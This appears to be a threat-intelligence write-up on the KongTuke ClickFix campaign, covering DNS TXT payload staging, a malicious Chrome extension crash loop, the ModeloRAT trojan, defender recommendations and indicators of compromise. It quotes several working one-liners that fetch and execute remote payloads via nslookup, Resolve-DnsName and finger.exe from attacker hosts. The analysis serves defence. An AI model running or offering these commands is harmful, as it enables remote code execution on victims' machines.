

Introduction
In February 2026, Microsoft disclosed that the KongTuke threat group had weaponised DNS TXT records to stage malware payloads through nslookup—a first for the ClickFix social engineering technique. This analysis breaks down the methodology, the kill chain, and why most security stacks are blind to it.
Key Numbers
ClickFix is currently the number one initial access method observed by Microsoft Defender Experts, surpassing traditional phishing. ESET recorded a 517% surge in detections between H2 2024 and H1 2025. At least six nation-state APT groups from Russia, Iran, and North Korea have adopted it. And in February 2026, it gained a new capability that most defenders aren't ready for.
What Is ClickFix?

ClickFix is a social engineering technique where victims are tricked into copying a malicious command and pasting it into the Windows Run dialog (Win+R), a terminal, or PowerShell. Attackers present fake CAPTCHA challenges, browser error messages, or verification prompts on compromised websites. Behind the scenes, JavaScript silently writes a malicious command to the clipboard. The victim follows the instructions—"Press Win+R, then Ctrl+V, then Enter"—and executes the payload themselves.
First observed in March 2024 when initial access broker TA571 deployed it across 100,000+ phishing messages, ClickFix quickly became the technique of choice for both cybercrime syndicates and nation-state operators. By late 2024, builders were available on criminal forums for $200–$1,500/month.
The victim performs the execution manually. There is no malicious file to scan, no exploit to detect, and no attachment to sandbox. The payload executes with the user's full privileges because the user themselves ran it. Traditional email security, web proxies, and endpoint detection all have blind spots here.
navigator.clipboard.writeText()RunMRU registry keyDNS as a Payload Delivery Channel
On February 13, 2026, Microsoft Threat Intelligence (@MsftSecIntel) disclosed that the KongTuke threat group had evolved ClickFix to deliver payloads through DNS TXT records. This is the first known use of DNS as a delivery channel in ClickFix campaigns.
Previous ClickFix variants relied on HTTP/HTTPS to fetch payloads—PowerShell download cradles pulling from web servers, mshta.exe fetching HTA files, curl/certutil downloading binaries. All of these create artifacts that security tools are designed to catch: URL reputation lookups, SSL inspection, web proxy logs, file downloads.
KongTuke replaced all of that with a DNS query.
How It Works
Two approaches were observed, both achieving the same result through different mechanisms:
Approach A: cmd.exe + nslookup + findstr

cmd.exe /c for /f "tokens=2 delims=: " %a in ('nslookup -type=TXT malicioustxt.attackercontrolled.com 84.21.189.20 ^| findstr "Name:"') do @%a
The victim's machine queries the attacker's DNS server (84[.]21.189[.]20) for a TXT record. The response contains a Base64-encoded PowerShell command. findstr extracts the payload from the DNS response, and it executes directly.
Approach B: PowerShell + Resolve-DnsName
powershell -w h -ep bypass -c "iex((Resolve-DnsName -Type TXT payload.bruemald.top -Server 8.8.8.8).Strings -join '')"
This variant uses the PowerShell Resolve-DnsName cmdlet to query an attacker-controlled domain (bruemald[.]top) through Google DNS (8.8.8.8), bypassing corporate DNS filters entirely. The -w h flag hides the window. The victim sees nothing.
DNS traffic (UDP/TCP 53) is permitted outbound on virtually every corporate network. TXT records are legitimate—they're used for SPF, DKIM, DMARC, and domain verification. No files are downloaded over HTTP. There are no URLs to block, no web proxy logs to inspect, and no SSL interception to perform. The entire initial payload delivery happens over a protocol most security stacks never inspect.
The CrashFix Variant: Browser Extension as Entry Point
Parallel to the DNS approach, KongTuke deployed a separate attack chain called CrashFix.
A malicious Chrome extension named "NexShield — Advanced Web Guardian" was published to the Chrome Web Store, impersonating uBlock Origin Lite. It was downloaded 5,000+ times before removal. The extension ID: cpcdkmjddocikjdkbbeiaafnpdbdafmi.
The attack sequence:
- Delayed trigger — Up to one hour after installation, the extension executes an infinite loop creating
chrome.runtimeport connections, exhausting browser memory. Chrome crashes. - Social engineering on restart — When the browser restarts, a CrashFix popup appears, instructing the user to "fix" the issue by pasting a command.
- Persistence loop — If the user dismisses the popup without action, the extension crashes the browser again on a 10-minute timer. The cycle repeats until the user complies or removes the extension.
- finger.exe LOLBin abuse — The pasted command copies
finger.exefrom System32 to%TEMP%\ct.exe, then uses the finger protocol (TCP port 79) to fetch a PowerShell payload from199.217.98[.]108and pipe it directly tocmd.
cmd /c start "" /min cmd /c "copy %windir%\system32\finger.exe %temp%\ct.exe&%temp%\ct.exe [email protected]|cmd"
The finger protocol is a relic from the 1970s. Almost no security tool monitors TCP port 79. The binary finger.exe is signed by Microsoft and present on every Windows installation.
from Chrome Web Store
(up to 1 hour)
browser memory
"fix the issue"
→ ModeloRAT
The Payload: ModeloRAT
Both entry points—DNS and CrashFix—converge on the same final payload. A ZIP archive downloads from azwsappdev[.]com containing a WinPython bundle (run.exe) and the RAT components (modes.py, udp.pyw).
ModeloRAT is a previously undocumented Python-based RAT. Microsoft assigned it detection name Trojan:Python/ModeloRAT!MSR (ThreatID: 2147961433) on January 20, 2026.
Enterprise Targeting
ModeloRAT checks whether the host is domain-joined. If yes: full RAT deployment. If no: the C2 server responds with "TEST PAYLOAD!!!!" and stops. This is deliberate enterprise targeting—standalone consumer machines are ignored.
Anti-Analysis
Before executing, ModeloRAT scans running processes for 50+ analysis tools (Wireshark, x64dbg, IDA, Ghidra) and VM indicators (VMware, VirtualBox, QEMU). The C2 server implements a numeric fingerprint score—if the system doesn't resemble a real corporate victim, the server returns nothing.
C2 Protocol
Communications use RC4 encryption with a random 16-byte key, zlib compression, and a version marker (\xfe\xfe\x00\x01). Beaconing targets DGA-generated .top domains on endpoints /st2 and /1.php. Two hardcoded C2 servers: 170.168.103[.]208 and 158.247.252[.]178 (HTTP port 80).
Triple Persistence
| Method | Detail |
|---|---|
| Registry Run Key | HKCU\...\CurrentVersion\Run → value MonitoringService |
| Scheduled Task | SoftwareProtection — runs every 5 minutes |
| Startup Folder | MonitoringService.lnk → VBScript → ModeloRAT |
All names are chosen to blend in with legitimate Windows services.
↓
Fake CAPTCHA → clipboard injection
↓
nslookup / Resolve-DnsName↓
DNS TXT response = Base64 PowerShell
↓
PowerShell executes
↓
Browser DoS (crash loop)
↓
CrashFix popup → "paste fix"
↓
finger.exe → TCP 79 → PowerShell↓
PowerShell executes
Who Is Behind It
KongTuke (a.k.a. TAG-124, LandUpdate808, Chaya_002) is a Traffic Distribution System (TDS) operator active since at least May 2024. They don't write the final malware—they sell access to victims. Their confirmed ransomware customers include Rhysida and Interlock. They also serve TA866/Asylum Ambuscade, SocGholish, and D3F@CK Loader operators.
ClickFix Adoption by Nation-States
| Actor | Nation | First ClickFix Use |
|---|---|---|
| TA422 / APT28 / Fancy Bear | Russia (GRU) | October 2024 |
| TA450 / MuddyWater | Iran (MOIS) | November 2024 |
| UNK_RemoteRogue | Russia | December 2024 |
| COLDRIVER / Star Blizzard | Russia (FSB) | January 2025 |
| TA427 / Kimsuky | North Korea (RGB) | January 2025 |
| Lazarus Group | North Korea (RGB) | February 2025 |
Why Current Defenses Miss It
The DNS delivery method exploits structural blind spots in most enterprise security architectures:
- DNS inspection gap — Most organisations allow DNS egress without deep packet inspection. TXT record content is rarely logged or analysed.
- No HTTP artifacts — URL filtering, web proxies, and SSL inspection are irrelevant. There is no HTTP connection to inspect.
- LOLBin trust — Both
nslookup.exeandfinger.exeare Microsoft-signed system binaries. Application whitelisting permits them by default. - Sigma rule gaps — The two SigmaHQ rules for nslookup cradles (written in 2022) miss both variants: Approach A uses
cmd.exeas the parent process, not PowerShell; Approach B usesResolve-DnsName, notnslookup.exe. - User-executed payload — The victim performs the execution manually via Win+R. There is no malicious process spawn from a document, browser exploit, or email attachment.
The attacker can hardcode their own DNS server IP (84[.]21.189[.]20) directly in the command, bypassing corporate DNS entirely. Alternatively, using public resolvers like Google DNS (8.8.8.8) avoids DNS-layer security controls that only inspect queries routed through the corporate resolver.
What Defenders Should Do
- Monitor RunMRU — The registry key
HKCU\...\Explorer\RunMRUstores every command pasted into the Windows Run dialog. Alert on entries containingnslookup,powershell,mshta,curl, or Base64-encoded content. - Log DNS TXT queries — Enable DNS query logging and alert on TXT record lookups to external DNS servers, especially from
nslookup.exeor PowerShell processes. - Restrict direct DNS — Block outbound DNS (UDP/TCP 53) to all destinations except approved resolvers. This prevents attackers from hardcoding their own DNS server IP.
- Monitor finger protocol — Alert on any TCP port 79 traffic. The finger protocol has no legitimate use in modern enterprise environments.
- Hunt for persistence indicators — Search for scheduled tasks named
SoftwareProtection, Run key values namedMonitoringService, andpythonw.exeexecutingmodes.py. - Deploy RPZ blocklists — Block the known campaign domains at the DNS resolver level using Response Policy Zones.
- Inspect browser extensions — Audit for extension ID
cpcdkmjddocikjdkbbeiaafnpdbdafmiand any extensions communicating withnexsnield[.]com.
MITRE ATT&CK Mapping
Timeline
Indicators of Compromise
C2 IP Addresses
| IP | Role | Source |
|---|---|---|
84[.]21.189[.]20 |
Attacker-controlled DNS server (hardcoded in nslookup) | Microsoft |
170.168.103[.]208 |
ModeloRAT C2 (HTTP port 80) | Microsoft |
158.247.252[.]178 |
ModeloRAT C2 (HTTP port 80) | Microsoft |
199.217.98[.]108 |
finger.exe payload server (TCP 79) | SANS ISC |
144.31.221[.]197 |
ZIP archive download server | Microsoft |
69[.]67.173[.]30 |
Obfuscated PowerShell script server | Microsoft |
Domains
| Domain | Role | Source |
|---|---|---|
azwsappdev[.]com |
ZIP archive hosting | Microsoft |
nexsnield[.]com |
NexShield extension C2 (typosquat) | Malwarebytes |
bruemald[.]top |
DNS TXT payload staging | Microsoft |
morasota[.]top |
DNS TXT payload staging | Microsoft |
captchaver[.]top |
Finger protocol payload server | SANS ISC |
emierich[.]com |
ClickFix distribution | SANS ISC |
aacobson[.]com |
ClickFix distribution | SANS ISC |
hermisron[.]com |
Payload delivery | SANS ISC |
frugesta[.]top |
Secondary payload | SANS ISC |
raxelpak[.]com |
macOS ClickFix payload delivery | SANS ISC |
File Hashes (SHA-256)
| Hash | Description |
|---|---|
c46af9ae...199c |
NexShield malicious Chrome extension CRX |
beb02290...7006 |
ct.exe (renamed finger.exe LOLBin) |
a82dd540...fea53 |
PowerShell payload via DNS TXT (16,790 bytes) |
061d378f...2798c8 |
KongTuke/ClickFix campaign artifact |
592ef770...4718 |
KongTuke/ClickFix campaign artifact |
8fb329ae...8629 |
KongTuke/ClickFix campaign artifact |
d9ffe7d4...0c9 |
KongTuke/ClickFix campaign artifact |
f77c9242...ebab |
KongTuke/ClickFix campaign artifact |
Host Indicators
| Type | Value | Description |
|---|---|---|
| Registry | HKCU\...\CurrentVersion\Run |
Value: MonitoringService |
| Scheduled Task | SoftwareProtection |
Runs run.exe udp.pyw every 5 min |
| Startup | MonitoringService.lnk |
In %STARTUP% folder |
| Chrome Extension | cpcdkmjddocikjdkbbeiaafnpdbdafmi |
NexShield — removed from Web Store |
| File | modes.py |
Core ModeloRAT script |
| File | udp.pyw |
Initial Python payload |
| File | ct.exe |
Renamed finger.exe in %TEMP% |
Microsoft Defender Detections
| Detection Name | Description |
|---|---|
Trojan:Python/ModeloRAT!MSR |
ModeloRAT signature (ThreatID: 2147961433) |
Behavior:Win32/ClickFix.SZ |
Behavioral ClickFix detection |
Trojan:Win32/ClickFix.R!ml |
ML-based ClickFix detection |
Sources
- PrimaryMicrosoft Security Blog — CrashFix variant deploying Python RAT (Feb 5, 2026)
- Primary@MsftSecIntel — DNS/nslookup ClickFix disclosure (Feb 13, 2026)
- PrimaryMicrosoft — Think before you Click(Fix) (Aug 21, 2025)
- NewsSecurityAffairs — Microsoft alerts on DNS-based ClickFix variant
- DetectionSANS ISC — ClickFix Attacks Still Using the Finger
- DetectionMicrosoft — Trojan:Python/ModeloRAT!MSR Encyclopedia Entry


